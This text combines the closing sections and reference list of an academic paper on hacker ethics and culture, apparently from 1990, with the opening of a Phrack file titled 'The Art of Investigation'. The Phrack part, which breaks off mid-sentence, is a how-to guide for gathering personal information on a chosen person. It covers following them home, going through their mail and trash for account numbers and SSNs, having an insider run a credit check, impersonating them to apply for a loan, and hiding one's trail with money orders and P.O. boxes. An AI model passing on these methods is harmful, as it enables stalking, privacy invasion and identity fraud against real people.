The ACM panel endorsed Harvey's recommendation, proposing a three-tiered computing environment with local, district-wide, and nation-wide networks. They recommended that computer professionals participate in this effort as mentors and role models. They also recommended that government and industry be encouraged to establish regional computing centers using donated or re-cycled equipment; that students be apprenticed to local companies either part-time on a continuing basis or on a periodic basis; and, following a suggestion from Felsenstein (Felsenstein86) for a ``Hacker's League,'' that a league analogous to the Amateur Radio Relay League be established to make contributed resources available for educational purposes.

Drake said he liked these recommendations. He said that if hackers were given access to powerful systems through a public account system, they would supervise themselves. He also suggested that Computer Resource Centers be established in low-income areas in order to help the poor get access to information. Perhaps hackers could help run the centers and teach the members of the community how to use the facilities. One of my colleagues suggested cynically that the hackers would only use this to teach the poor how to hack rich people's systems. A hacker responded by saying this was ridiculous; hackers would not teach people how to break into systems, but rather how to use computers effectively and not be afraid of them.
In addition, the hackers I spoke with who had given up illegal activities said they stopped doing so when they got engaged in other work.

Geoff Goodfellow and Richard Stallman have reported that they have given hackers accounts on systems that they manage, and that the hackers have not misused the trust granted to them. Perhaps universities could consider providing accounts to pre-college students on the basis of recommendations from their teachers or parents.
The students might be challenged to work on the same homework problems assigned in courses or to explore their own interests. Students who strongly dislike the inflexibility of classroom learning might excel in an environment that allows them to learn on their own, in much the way that hackers have done.

4. Thrill, Excitement, and Challenge

One hacker wrote that ``Hackers understand something basic about computers, and that is that they can be enjoyed. I know none who hack for money, or hack to frighten the company, or hack for anything but fun.''

In the words of another hacker, ``Hacking was the ultimate cerebral buzz for me. I would come home from another dull day at school, turn my computer on, and become a member of the hacker elite. It was a whole different world where there were no condescending adults and you were judged only by your talent. I would first check in to the private Bulletin Boards where other people who were like me would hang out, see what the news was in the community, and trade some info with people across the country. Then I would start actually hacking. My brain would be going a million miles an hour and I'd basically completely forget about my body as I would jump from one computer to another trying to find a path into my target. It was the rush of working on a puzzle coupled with the high of discovery many magnitudes intensified. To go along with the adrenaline rush was the illicit thrill of doing something illegal. Every step I made could be the one that would bring the authorities crashing down on me. I was on the edge of technology and exploring past it, spelunking into electronic caves where I wasn't supposed to be.''

The other hackers I spoke with made similar statements about the fun and challenge of hacking. In SPIN magazine (Dibbel90), reporter Julian Dibbell speculated that much of the thrill comes from the dangers associated with the activity, writing that ``the technology just lends itself to cloak-and-dagger drama,'' and that ``hackers were already living in a world in which covert action was nothing more than a game children played.''

Eric Corley (Corley89) characterizes hacking as an evolved form of mountain climbing. In describing an effort to construct a list of active mailboxes on a Voice Messaging System, he writes ``I suppose the main reason I'm wasting my time pushing all these buttons is simply so that I can make a list of something that I'm not supposed to have and be the first person to accomplish this.'' He said that he was not interested in obtaining an account of his own on the system. Gordon Meyer says he found this to be a recurring theme: ``We aren't supposed to be able to do this, but we can'' -- so they do.

One hacker said he was now working on anti-viral programming. He said it was almost as much fun as breaking into systems, and that it was an intellectual battle against the virus author.

5. Ethics and Avoiding Damage

All of the hackers I spoke with said that malicious hacking was morally wrong. They said that most hackers are not intentionally malicious, and that they themselves are concerned about causing accidental damage. When I asked Drake about the responsibility of a person with a PC and modem, his reply included not erasing or modifying anyone else's data, and not causing a legitimate user on a system any problems. Hackers say they are outraged when other hackers cause damage or use resources that would be missed, even if the results

are unintentional and due to incompetence. One hacker wrote ``I have ALWAYS strived to do NO damage, and to inconvenience as few people as possible. I NEVER, EVER, EVER DELETE A FILE. One of the first commands I do on a new system is disable the delete file command.'' Some hackers say that it is unethical to give passwords and similar security-related information to persons who might do damage. In the recent incident where a hacker broke into Bell South and downloaded a text file on the emergency 911 service, hackers say that there was no intention to use this knowledge to break into or sabotage the 911 system. According to Emmanuel Goldstein (Goldstein90), the file did not even contain information about how to break into the 911 system.

The hackers also said that some break-ins were unethical, e.g., breaking into hospital systems, and that it is wrong to read confidential information about individuals or steal classified information. All said it was wrong to commit fraud for personal profit.

Although we as computer security professionals often disagree with hackers about what constitutes damage, the ethical standards listed here sound much like our own. Where the hackers' ethics differ from the standards adopted by most in the computer security community is that hackers say it is not unethical to break into many systems, use idle computer and communications resources, and download system files in order to learn. Goldstein says that hacking is not wrong: it is not the same as stealing, and uncovers design flaws and security deficiencies (Goldstein89).

Brian Reid, a colleague at Digital who has spoken with many hackers, speculates that a hacker's ethics may come from not being raised properly as a civilized member of society, and not appreciating the rules of living in society. One hacker responded to this with ``What does `being brought up properly' mean? Some would say that it is `good' to keep to yourself, mind your own business. Others might argue that it is healthy to explore, take risks, be curious and discover.'' Brian Harvey (Harvey86) notes that many hackers are adolescents, and that adolescents are at a less advanced stage of moral development than adults, where they might not see how the effects of their actions hurt others. Larry Martin (Martin89) claims that parents, teachers, the press, and others in society are not aware of their responsibility to contribute to instilling ethical values associated with computer use. This could be the consequence of the youth of the computing field; many people are still computer illiterate and cultural norms may be lagging behind advances in technology and the growing dependency on that technology by businesses and society. Hollinger and Lanza-Kaduce (HollingerLanza-Kaduce88) speculate that the cultural normative messages about the use and abuse of computer technology have been driven by the adoption of criminal laws in the last decade. They also speculate that hacking may be encouraged during the process of becoming computer literate. Some of my colleagues say that hackers are irresponsible. One hacker responded ``I think it's a strong indication of the amount of responsibility shown that so FEW actually DAMAGING incidents are known.''

But we must not overlook that the differences in ethics also reflect a difference in philosophy about information and information handling resources; whereas hackers advocate sharing, we seem to be advocating ownership as property. The differences also represent an opportunity to examine our own ethical behavior and our practices for information sharing and protection. For example, one hacker wrote ``I will accept

that it is morally wrong to copy some proprietary software, however, I think that it is morally wrong to charge $6000 for a program that is only around 25K long.'' Hence, I shall go into a few of the ethical points raised by hackers more closely. It is not a simple case of good or mature (us) against bad or immature (hackers), or of teaching hackers a list of rules.

Many computer professionals such as Martin (Martin89) argue the moral questions by analogy. The analogies are then used to justify their judgment of a hacker's actions as unethical. Breaking into a system is compared with breaking into a house, and downloading information and using computer and telecommunications services is compared with stealing tangible goods. But, say hackers, the situations are not the same. When someone breaks into a house, the objective is to steal goods, which are often irreplaceable, and property is often damaged in the process. By contrast, when a hacker breaks into a system, the objective is to learn and avoid causing damage. Downloaded information is copied, not stolen, and still exists on the original system. Moreover, as noted earlier, information has not been traditionally regarded as property. Dibbel (Dibbel90) says that when the software industries and phone companies claim losses of billions of dollars to piracy, they are not talking about goods that disappear from the shelves and could have been sold.

We often say that breaking into a system implies a lack of caring for the system's owner and authorized users. But, one hacker says that the ease of breaking into a system reveals a lack of caring on the part of the system manager to protect user and company assets, or failure on the part of vendors to warn managers about the vulnerabilities of their systems. He estimated his success rate of getting in at 10-15%, and that is without spending more than an hour on any one target system. Another hacker says that he sees messages from vendors notifying the managers, but that the managers fail to take action.

Richard Pethia of CERT (Computer Emergency Response Team) reports that they seldom see cases of malicious damage caused by hackers, but that the break-ins are nevertheless disruptive because system users and administrators want to be sure that nothing was damaged. (CERT suggests that sites reload system software from secure backups and change all user passwords in order to protect against possible back doors and Trojan Horses that might have been planted by the hacker. Pethia also noted that prosecutors are generally called for government sites, and are being called for non-government sites with increasing frequency.) Pethia says that break-ins also generate a loss of trust in the computing environment, and may lead to adoption of new policies that are formulated in a panic or management edicts that severely restrict connectivity to outside systems. Brian Harvey says that hackers cause damage by increasing the amount of paranoia, which in turn leads to tighter security controls that diminish the quality of life for the users. Hackers respond to these points by saying they are the scapegoats for systems that are not adequately protected. They say that the paranoia is generated by ill-founded fears and media distortions (I will return to this point later), and that security need not be oppressive to keep hackers out; it is mainly making sure that passwords and system defaults are well chosen.

Pethia says that some intruders seem to be disruptive to prove a point, such as that the systems are vulnerable, the security personnel are incompetent, or ``it's not nice to say bad things about hackers.''

In the N.Y. Times, John Markoff (Markoff90) wrote that the hacker who claimed to have broken into Cliff Stoll's system said he was upset by Stoll's portrayal of hackers in ``The Cuckoo's Egg'' (Stoll90). Markoff reported that the caller said: ``He (Stoll) was going on about how he hates all hackers, and he gave pretty much of a one-sided view of who hackers are.''

``The Cuckoo's Egg'' captures many of the popular stereotypes of hackers. Criminologist Jim Thomas criticizes it for presenting a simplified view of the world, one where everything springs from the forces of light (us) or of darkness (hackers) (Thomas90). He claims that Stoll fails to see the similarities between his own activities (e.g., monitoring communications, ``borrowing'' monitors without authorization, shutting off network access without warning, and lying to get information he wants) and those of hackers. He points out Stoll's use of pejorative words such as ``varmint'' to describe hackers, and Stoll's quote of a colleague: ``They're technically skilled but ethically bankrupt programmers without any respect for others' work -- or privacy. They're not destroying one or two programs. They're trying to wreck the cooperation that builds our networks,'' (Stoll90, p. 159). Thomas writes ``at an intellectual level, it (Stoll's book) provides a persuasive, but simplistic, moral imagery of the nature of right and wrong, and provides what -- to a lay reader -- would seem a compelling justification for more statutes and severe penalties against the computer underground. This is troublesome for two reasons. First, it leads to a mentality of social control by law enforcement during a social phase when some would argue we are already over-controlled. Second, it invokes a punishment model that assumes we can stamp out behaviors to which we object if only we apprehend and convict a sufficient number of violators. ... There is little evidence that punishment will in the long run reduce any given offense, and the research of Gordon Meyer and I suggests that criminalization may, in fact, contribute to the growth of the computer underground.''

6. Public Image and Treatment

Hackers express concern about their negative public image and identity. As noted earlier, hackers are often portrayed as being irresponsible and immoral. One hacker said that ``government propaganda is spreading an image of our being at best, sub-human, depraved, criminally inclined, morally corrupt, low life. We need to prove that the activities that we are accused of (crashing systems, interfering with life support equipment, robbing banks, and jamming 911 lines) are as morally abhorrent to us as they are to the general public.''

The public identity of an individual or group is generated in part by the actions of the group interacting with the standards of the community observing those actions. What then accounts for the difference between the hacker's public image and what they say about themselves? One explanation may be the different standards. Outside the hacking community, the simple act of breaking into systems is regarded as unethical by many. The use of pejorative words like ``vandal'' and ``varmint'' reflect this discrepency in ethics. Even the word ``criminal'' carries with it connotations of someone evil; hackers say they are not criminal in this sense. Katie Hafner notes that Robert Morris Jr., who was convicted of launching the Internet worm, was likened to a terrorist even though the worm did not destroy

data (Hafner90)

Distortions of events and references to potential threats also create an image of persons who are dangerous. Regarding the 911 incident where a hacker downloaded a file from Bell South, Goldstein reported ``Quickly, headlines screamed that hackers had broken into the 911 system and were interfering with emergency telephone calls to the police. One newspaper report said there were no indications that anyone had died or been injured as a result of the intrusions. What a relief. Too bad it wasn't true,'' (Goldstein90). In fact, the hackers involved with the 911 text file had not broken into the 911 system. The dollar losses attributed to hacking incidents also are often highly inflated.

Thomas and Meyer (ThomasMeyer90) say that the rhetoric depicting hackers as a dangerous evil contributes to a ``witch hunt'' mentality, wherein a group is first labeled as dangerous, and then enforcement agents are mobilized to exorcise the alleged social evil. They see the current sweeps against hackers as part of a reaction to a broader fear of change, rather than to the actual crimes committed.

Hackers say they are particularly concerned that computer security professionals and system managers do not appear to understand hackers or be interested in their concerns. Hackers say that system managers treat them like enemies and criminals, rather than as potential helpers in their task of making their systems secure. This may reflect managers' fears about hackers, as well as their responsibilities to protect the information on their systems. Stallman says that the strangers he encounters using his account are more likely to have a chip on their shoulder than in the past; he attributes this to a harsh enforcer mentality adopted by the establishment. He says that network system managers start out with too little trust and a hostile attitude toward strangers that few of the strangers deserve. One hacker said that system managers show a lack of openness to those who want to learn.

Stallman also says that the laws make the hacker scared to communicate with anyone even slightly ``official,'' because that person might try to track the hacker down and have him or her arrested. Drake raised the issue of whether the laws could differentiate between malicious and nonmalicious hacking, in support of a ``kinder, gentler'' relationship between hackers and computer security people. In fact, many states such as California initially passed computer crime laws that excluded malicious hacking; it was only later that these laws were amended to include nonmalicious actions (HollingerLanza-Kaduce88). Hollinger and Lanza-Kaduce speculate that these amendments and other new laws were catalyzed mainly by media events, especially the reports on the ``414 hackers'' and the movie ``War Games,'' which created a perception of hacking as extremely dangerous, even if that perception was not based on facts.

Hackers say they want to help system managers make their systems more secure. They would like managers to recognize and use their knowledge about system vulnerabilities. Landreth (Landreth89) suggests ways in which system managers can approach hackers in order to turn them into colleagues, and Goodfellow also suggests befriending hackers (Goodfellow83). John Draper (Cap'n Crunch) says it would help if system managers and the operators of phone companies and switches could cooperate in tracing a hacker without bringing in law enforcement authorities.

Drake suggests giving hackers free access in exchange for helping with security, a suggestion that I also heard from several hackers. Drake says that the current attitude of treating hackers as enemies is not very conducive to a solution, and by belittling them, we only cause ourselves problems.

I asked some of the hackers whether they'd be interested in breaking into systems if the rules of the ``game'' were changed so that instead of being threatened by prosecution, they were invited to leave a ``calling card'' giving their name, phone number, and method of breaking in. In exchange, they would get recognition and points for each vulnerability they discovered. Most were interested in playing; one hacker said he would prefer monetary reward since he was supporting himself. Any system manager interested in trying this out could post a welcome message inviting hackers to leave their cards. This approach could have the advantage of not only letting the hackers contribute to the security of the system, but of allowing the managers to quickly recognize the potentially malicious hackers, since they are unlikely to leave their cards. Perhaps if hackers are given the opportunity to make contributions outside the underground, this will dampen their desire to pursue illegal activities.

Several hackers said that they would like to be able to pursue their activities legally and for income. They like breaking into systems, doing research on computer security, and figuring out how to protect against vulnerabilities. They say they would like to be in a position where they have permission to hack systems. Goodfellow suggests hiring hackers to work on tiger teams that are commissioned to locate vulnerabilities in systems through penetration testing. Baird Info-Systems Safeguards, Inc., a security consulting firm, reports that they have employed hackers on several assignments (Baird87). They say the hackers did not violate their trust or the trust of their clients, and performed in an outstanding manner. Baird believes that system vulnerabilities can be better identified by employing people who have exploited systems.

One hacker suggested setting up a clearinghouse that would match hackers with companies that could use their expertise, while maintaining anonymity of the hackers and ensuring confidentiality of all records. Another hacker, in describing an incident where he discovered a privileged account without a password, said ``What I (and others) wish for is a way that hackers can give information like this to a responsible source, AND HAVE HACKERS GIVEN CREDIT FOR HELPING! As it is, if someone told them that `I'm a hacker, and I REALLY think you should know...' they would freak out, and run screaming to the SS (Secret Service) or the FBI. Eventually, the person who found it would be caught, and hauled away on some crazy charge. If they could only just ACCEPT that the hacker was trying to help!'' The clearinghouse could also provide this type of service.

Hackers are also interested in security policy issues. Drake expressed concern over how we handle information about computer security vulnerabilities. He argues that it is better to make this information public than cover it up and pretend that it does not exist, and cites the CERT to illustrate how this approach can be workable. Other hackers, however, argue for restricting initial dissemination of flaws to customers and users. Drake also expressed concern about the role of the government, particularly the military, in cryptography. He argues that NSA's opinion on a cryptographic standard should be taken with a large grain of salt because of their code breaking role.

Some security specialists are opposed to hiring hackers for security work, and Eugene Spafford has urged people not to do business with any company that hires a convicted hacker to work in the security area (ACM90). He says that ``This is like having a known arsonist install a fire alarm.'' But, the laws are such that a person can be convicted for having done nothing other than break into a system; no serious damage (i.e., no ``computer arson'') is necessary. Many of our colleagues, including Geoff Goodfellow (Goodfellow83) and Brian Reid (Frenkel87), admit to having broken into systems in the past. Reid is quoted as saying that because of the knowledge he gained breaking into systems as a kid, he was frequently called in to help catch people who break in. Spafford says that times have changed, and that this method of entering the field is no longer socially acceptable, and fails to provide adequate training in computer science and computer engineering (Spafford89). However, from what I have observed, many hackers do have considerable knowledge about telecommunications, data security, operating systems, programming languages, networks, and cryptography. But, I am not challenging a policy to hire competent people of sound character. Rather, I am challenging a strict policy that uses economic pressure to close a field of activity to all persons convicted of breaking into systems. It is enough that a company is responsible for the behavior of its employees. Each hacker can be considered for employment based on his or her own competency and character.

Some people have called for stricter penalties for hackers, including prison terms, in order to send a strong deterrent message to hackers. John Draper, who was incarcerated for his activities in the 1970's, argues that in practice this will only make the problem worse. He told me that he was forced under threat to teach other inmates his knowledge of communications systems. He believes that prison sentences will serve only to spread hacker's knowledge to career criminals. He said he was never approached by criminals outside the prison, but that inside the prison they had control over him.

One hacker said that by clamping down on the hobbyist underground, we will only be left with the criminal underground. He said that without hackers to uncover system vulnerabilities, the holes will be left undiscovered, to be utilized by those likely to cause real damage.

Goldstein argues that the existing penalties are already way out of proportion to the acts committed, and that the reason is because of computers (Goldstein89). He says that if Kevin Mitnick had committed crimes similar to those he committed but without a computer, he would have been classified as a mischief maker and maybe fined $100 for trespassing; instead, he was put in jail without bail (Goldstein89). Craig Neidorf, a publisher and editor of the electronic newsletter ``Phrack,'' faces up to 31 years and a fine of $122,000 for receiving, editing, and transmitting the downloaded text file on the 911 system (Goldstein90). (Since the time I wrote this, a new indictment was issued with penalties of up to 65 years in prison. Neidorf went on trial beginning July 23. The trial ended July 27 when the government dropped all charges. DED)

7. Privacy and the First and Fourth Amendments

The hackers I spoke with advocated privacy protection for sensitive information about individuals. They said they are not interested in invading people's privacy, and that they limited their hacking

activities to acquiring information about computer systems or how to break into them. There are, of course, hackers who break into systems such as the TRW credit database. Emanuel Goldstein argues that such invasions of privacy took place before the hacker arrived (Harpers90). Referring to credit reports, government files, motor vehicle records, and the ``megabytes of data piling up about each of us,'' he says that thousands of people legally can see and use this data, much of it erroneous. He claims that the public has been misinformed about the databases, and that hackers have become scapegoats for the holes in the systems. One hacker questioned the practice of storing sensitive personal information on open systems with dial-up access, the accrual of the information, the methods used to acquire it, and the purposes to which it is put. Another hacker questioned the inclusion of religion and race in credit records. Drake told me that he was concerned about the increasing amount of information about individuals that is stored in large data banks, and the inability of the individual to have much control over the use of that information. He suggests that the individual might be co-owner of information collected about him or her, with control over the use of that information. He also says that an individual should be free to withhold personal information, of course paying the consequences of doing so (e.g., not getting a drivers license or credit card). In fact, all Federal Government forms are required to contain a Privacy Act Statement that states how the information being collected will be used and, in some cases, giving the option of withholding the information.

Goldstein has also challenged the practices of law enforcement agencies in their attempt to crack down on hackers (Goldstein90). He said that all incoming and outgoing electronic mail used by ``Phrack'' was monitored before the newsletter was shutdown by authorities. ``Had a printed magazine been shut down in this fashion after having all of their mail opened and read, even the most thick-headed sensationalist media types would have caught on: hey, isn't that a violation of the First Amendment?'' He also cites the shutdown of several bulletin boards as part of Operation Sun Devil, and quotes the administrator of the bulletin board Zygot as saying ``Should I start reading my users' mail to make sure they aren't saying anything naughty? Should I snoop through all the files to make sure everyone is being good? This whole affair is rather chilling.'' The administrator for the public system The Point wrote ``Today, there is no law or precedent which affords me ... the same legal rights that other common carriers have against prosecution should some other party (you) use my property (The Point) for illegal activities. That worries me ...''

About 40 personal computer systems and 23,000 data disks were seized under Operation Sun Devil, a two-year investigation involving the FBI, Secret Service, and other federal and local law enforcement officials. In addition, the Secret Service acknowledges that its agents, acting as legitimate users, had secretly monitored computer bulletin boards (Markoff90a). Markoff reports that California Representative Don Edwards, industry leader Mitchell Kapor, and civil liberties advocates are alarmed by these government actions, saying that they challenge freedom of speech under the First Amendment and protection against searches and seizures under the Fourth Amendment. Markoff asks: ``Will fear of hackers bring oppression?''

John Barlow writes ``The Secret Service may actually have done a service for those of us who love liberty. They have provided us with a devil. And devils, among their other galvanizing virtues,

are just great for clarifying the issues and putting iron in your spine,'' (Barlow90). Some of the questions that Barlow says need to be addressed include ``What are data and what is free speech? How does one treat property which has no physical form and can be infinitely reproduced? Is a computer the same as a printing press?'' Barlow urges those of us who understand the technology to address these questions, lest the answers be given to us by law makers and law enforcers who do not. Barlow and Kapor are constituting a foundation to ``raise and disburse funds for education, lobbying, and litigation in the areas relating to digital speech and the extension of the Constitution into Cyberspace.''

8. Conclusions

Hackers say that it is our social responsibility to share information, and that it is information hoarding and disinformation that are the crimes. This ethic of resource and information sharing contrasts sharply with computer security policies that are based on authorization and ``need to know.'' This discrepancy raises an interesting question: Does the hacker ethic reflect a growing force in society that stands for greater sharing of resources and information -- a reaffirmation of basic values in our constitution and laws? It is important that we examine the differences between the standards of hackers, systems managers, users, and the public. These differences may represent breakdowns in current practices, and may present new opportunities to design better policies and mechanisms for making computer resources and information more widely available.

The sentiment for greater information sharing is not restricted to hackers. In the best seller, ``Thriving on Chaos,'' Tom Peters (Peters87) writes about sharing within organizations: ``Information hoarding, especially by politically motivated, power-seeking staffs, has been commonplace throughout American industry, service and manufacturing alike. It will be an impossible millstone around the neck of tomorrow's organizations. Sharing is a must.'' Peters argues that information flow and sharing is fundamental to innovation and competitiveness. On a broader scale, Peter Drucker (Drucker89) says that the ``control of information by government is no longer possible. Indeed, information is now transnational. Like money, it has no `fatherland.' ''

Nor is the sentiment restricted to people outside the computer security field. Harry DeMaio (DeMaio89) says that our natural urge is to share information, and that we are suspicious of organizations and individuals who are secretive. He says that information is exchanged out of ``want to know'' and mutual accommodation rather than ``need to know.'' If this is so, then some of our security policies are out of step with the way people work. Peter Denning (DenningP89) says that information sharing will be widespread in the emerging worldwide networks of computers and that we need to focus on ``immune systems'' that protect against mistakes in our designs and recover from damage.

I began my investigation of hackers with the question, who are they and what is their culture and discourse? My investigation uncovered some of their concerns, which provided the organizational structure to this paper, and several suggestions for new actions that might be taken. My investigation also opened up a broader question: What conflict in society do hackers stand at the battle lines of? Is it owning or restricting information vs. sharing information -- a

tension between an age-old tradition of controlling information as property and the Englightenment tradition of sharing and disseminating information? Is it controlling access based on ``need to know,'' as determined by the information provider, vs. ``want to know,'' as determined by the person desiring access? Is it law enforcement vs. freedoms granted under the First and Fourth Amendments? The answers to these questions, as well as those raised by Barlow on the nature of information and free speech, are important because they tell us whether our policies and practices serve us as well as they might. The issue is not simply hackers vs. system managers or law enforcers; it is a much larger question about values and practices in an information society.

Acknowledgments

I am deeply grateful to Peter Denning, Frank Drake, Nathan Estey, Katie Hafner, Brian Harvey, Steve Lipner, Teresa Lunt, Larry Martin, Gordon Meyer, Donn Parker, Morgan Schweers, Richard Stallman, and Alex for their comments on earlier versions of this paper and helpful discussions; to Richard Stallman for putting me in contact with hackers; John Draper, Geoff Goodfellow, Brian Reid, Eugene Spafford, Dave, Marcel, Mike, RGB, and the hackers for helpful discussions; and Richard Pethia for a summary of some of his experiences at CERT. The opinions expressed here, however, are my own and do not necessarily represent those of the people mentioned above or of Digital Equipment Corporation.

References

ACM90
``Just say no,'' Comm. ACM, Vol. 33, No. 5, May 1990, p. 477.

Baird87
Bruce J. Baird, Lindsay L. Baird, Jr., and Ronald P. Ranauro, ``The Moral Cracker?,'' Computers and Security, Vol. 6, No. 6, Dec. 1987, p. 471-478.

Barlow90
John Barlow, ``Crime and Puzzlement,'' June 1990, to appear in Whole Earth Review.

Corley89
Eric Corley, ``The Hacking Fever,'' in Pamela Kane, V.I.R.U.S. Protection, Bantam Books, New York, 1989, p. 67-72.

DeMaio89
Harry B. DeMaio, ``Information Ethics, a Practical Approach,'' Proc. of the 12th National Computer Security Conference, 1989, p. 630-633.

DenningP89
Peter J. Denning, ``Worldnet,'' American Scientist, Vol. 77, No. 5, Sept.-Oct., 1989.

DenningP90
Peter J. Denning, Computers Under Attack, ACM Press, 1990.

Dibbel90

Julian Dibbel, ``Cyber Thrash,'' SPIN, Vol. 5, No. 12, March 1990.

Drucker89
Peter F. Drucker, The New Realities, Harper and Row, New York, 1989.

Felsenstein86
Lee Felsenstein, ``Real Hackers Don't Rob Banks,'' in full report on ACM Panel on Hacking (Lee86).

Frenkel87
Karen A. Frenkel, ``Brian Reid, A Graphics Tale of a Hacker Tracker,'' Comm. ACM, Vol. 30, No. 10, Oct. 1987, p. 820-823.

Goldstein89
Emmanuel Goldstein, ``Hackers in Jail,'' 2600 Magazine, Vol. 6, No. 1, Spring 1989.

Goldstein90
Emmanuel Goldstein, ``For Your Protection,'' 2600 Magazine, Vol. 7, No. 1, Spring 1990.

Goodfellow83
Geoffrey S. Goodfellow, ``Testimony Before the Subcommittee on Transportation, Aviation, and Materials on the Subject of Telecommunications Security and Privacy,'' Sept. 26, 1983.

Hafner90
Katie Hafner, ``Morris Code,'' The New Republic, Feb. 16, 1990, p. 15-16.

Harpers90
``Is Computer Hacking a Crime?" Harper's, March 1990, p. 45-57.

Harvey86
Brian Harvey, ``Computer Hacking and Ethics,'' in full report on ACM Panel on Hacking (Lee86).

HollingerLanza-Kaduce88
Richard C. Hollinger and Lonn Lanza-Kaduce, ``The Process of Criminalization: The Case of Computer Crime Laws,'' Criminology, Vol. 26, No. 1, 1988, p. 101-126.

Huebner89
Hans Huebner, ``Re: News from the KGB/Wiley Hackers,'' RISKS Digest, Vol. 8, Issue 37, 1989.

Landreth89
Bill Landreth, Out of the Inner Circle, Tempus, Redmond, WA, 1989.

Lee86
John A. N. Lee, Gerald Segal, and Rosalie Stier, ``Positive Alternatives: A Report on an ACM Panel on Hacking,'' Comm. ACM, Vol. 29, No. 4, April 1986, p. 297-299; full report available from ACM Headquarters, New York.

Levy84
Steven Levy, Hackers, Dell, New York, 1984.

Markoff90
John Markoff, ``Self-Proclaimed `Hacker' Sends Message to Critics,'' The New York Times, March 19, 1990.

Markoff90a
  John Markoff, ``Drive to Counter Computer Crime Aims at Invaders,''
  The New York Times, June 3, 1990.

Martin89
  Larry Martin, ``Unethical `Computer' Behavior: Who is Responsible?,''
  Proc. of the 12th National Computer Security Conference, 1989.

Meyer89
  Gordon R. Meyer, The Social Organization of the Computer Underground,
  Master's thesis, Dept. of Sociology, Northern Illinois Univ., Aug.
  1989.

MeyerThomas90
  Gordon Meyer and Jim Thomas, ``The Baudy World of the Byte Bandit:
  A Postmodernist Interpretation of the Computer Underground,'' Dept.
  of Sociology, Northern Illinois Univ., DeKalb, IL, March 1990.

Peters87
  Tom Peters, Thriving on Chaos, Harper & Row, New York, Chapter VI, S-3,
  p. 610, 1987.

Spafford89
  Eugene H. Spafford, ``The Internet Worm, Crisis and Aftermath,''
  Comm. ACM, Vol. 32, No. 6, June 1989, p. 678-687.

Stallman84
  Richard M. Stallman, Letter to ACM Forum, Comm. ACM, Vol. 27,
  No. 1, Jan. 1984, p. 8-9.

Stallman90
  Richard M. Stallman, ``Against User Interface Copyright'' to appear
  in Comm. ACM.

Steele83
  Guy L. Steele, Jr., Donald R. Woods, Raphael A. Finkel, Mark R.
  Crispin, Richard M. Stallman, and Geoffrey S. Goodfellow, The
  Hacker's Dictionary, Harper & Row, New York, 1983.

Stoll90
  Clifford Stoll, The Cuckoo's Egg, Doubleday, 1990.

Thomas90
  Jim Thomas, ``Review of The Cuckoo's Egg,'' Computer Underground
  Digest, Issue #1.06, April 27, 1990.

ThomasMeyer90
  Jim Thomas and Gordon Meyer, ``Joe McCarthy in a Leisure Suit:
  (Witch)Hunting for the Computer Underground,'' Unpublished
  manuscript, Department of Sociology, Northern Illinois University,
  DeKalb, IL, 1990; see also the Computer Underground Digest, Vol.
  1, Issue 11, June 16, 1990.

==Phrack Classic==

Volume Three, Issue 32, File #4 of 12

T H E A R T O F I N V E S T I G A T I O N

Brought to You By

The Butler

10/31/90

There are many ways to obtain information about individuals. I am going to cover some of the investigative means of getting the low down on people whom you wish to know more about.

Some of the areas I will cover are:

Social Security Checks
Driving/Vehicular Records
Police Reports
FBI Records
Insurance Records
Legal Records
Credit Bureau Checks
Probate Records
Real Estate Records
Corporate Records
Freedom Of Information Act
Governmental Agency Records
Maps
Tax Records

To obtain information from some organizations or some individuals one must be able to "BULLSHIT"!!! Not only by voice but in writing. Many times you must write certain governmental bodies requesting info and it can only be done in writing. I can't stress enough the need for proper grammer and spelling.

For you to obtain certain information about another person you must first get a few KEY pieces of info to make your investigation easier. The persons Full Name, Social Security Number, Date & Place of Birth will all make your search easier and more complete.

First of all in most cases you will know the persons name you want to investigate. If not you must obtain it any way you can. First you could follow them
to their home and get their address. Then some other time when they are gone you could look at their mail or dig through their trash to get their Full Name.
While in their trash you might even be able to dig up more interesting info like: Bank Accout Numbers, Credit Card Numbers, Social Security Number, Birth Day, Relatives Names, Long Distance Calls Made, etc.

If you can't get to their trash for some reason take their address to your local library and check it against the POLKS and COLES Directories. This should provide you with their Full Name, Phone Number, Address, and how long they have lived at the current location.

You can also check the Local Phone Book, Directory Assistance, City Directories,
Post Office, Voter Registration, Former Neighbors, Former Utilities (water, gas,
electric, phone, cable, etc.)

If you know someone who works at a bank or car dealer you could have them run a credit check which will reveal all of their credit cards and if they have ever had any late payments or applied for any loans. If you are brave enough you could even apply for a loan impersonating the individual under investigation

The Credit Bureau also has Sentry Services that can provide deceased social security numbers, postal drop box address and known fraudulent information.

You can get an individuals driving record by sending a letter to your states Department of Revenue, Division of Vehicles. You can also get the following:

Driver Control Bureau
For Driving Record send Name, Address, Date of Birth and usually a $1 processing fee for a 5 year record.

Titles & Registration Bureau
For ownership information (current and past).

Driver License Examination Bureau
To see what vision was rated.

Motor Carrier Inspection & Registration Bureau
To check on licensing and registration of trucks/trucking companies.

Revocation Dept
Can verify if someone's driver's license has ever been suspended or revoked.

You can even obtain a complete vehicle history by sending the vehicle description, identification # for the last registered owner, and a small fee. Send this info to your states Dept of Vehicles. It is best to contact them first to get their exact address and fees. I would advise using a money orders and a P.O. Box so they cannot trace it to you without a hassle.

Police Records

All Police and Fire Records are Public record unless the city is involved. You can usually get everything available from the police dept including: Interviews, maps, diagrams, misc reports, etc.

FBI Records

If the individual you are inquiring about is deceased the FBI will provide some info if you give them Full Name, SSN, Date & Place of Birth. Contact you local FBI office to get the details.

Real Estate Records

Recorder of Deeds offices in each county maintain land ownership records. Most are not computerized and you have to manually search. Then you must review microfilm/fiche for actual deeds of trust, quit claim deeds, assignments, mortgage, liens, etc.

A title company can run an Ownership & Equity (O&E) search for a fee ($80-$100)
which will show ownership, mortgage info, easements, taxes owned, taxes assessed, etc.

Most county assessors will provide an address and value of any real property if you request a search by name.

Social Security Records

Social Security Administrator
Office of Central Records Operations
300 North Greene Street
Baltimore, Maryland 21201
301-965-8882

Title II and Title XVI disability claims records, info regarding total earnings
for each year, detailed earnings information show employer, total earnings, and
social security paid for each quarter by employer.

Prices are approximately as follows:

1st year of records	$15.00
2nd-5th year of records	$ 2.50 per person
6th-10th year of records	$ 2.00 per person
11th-15th year of records	$ 1.50 per person
16th-on year of records	$ 1.00 per person

** Call for verification of these prices. **

Social Security records are a great source of information when someone has been relatively transient in their work, or if they are employed out of a union hall.

If you want to review a claim file, direct your request to the Baltimore office. They will send the file to the social security office in your city for you to review and decide what you want copies of.

The first three digits of a social security number indicate the state of application.

The Social Security Number

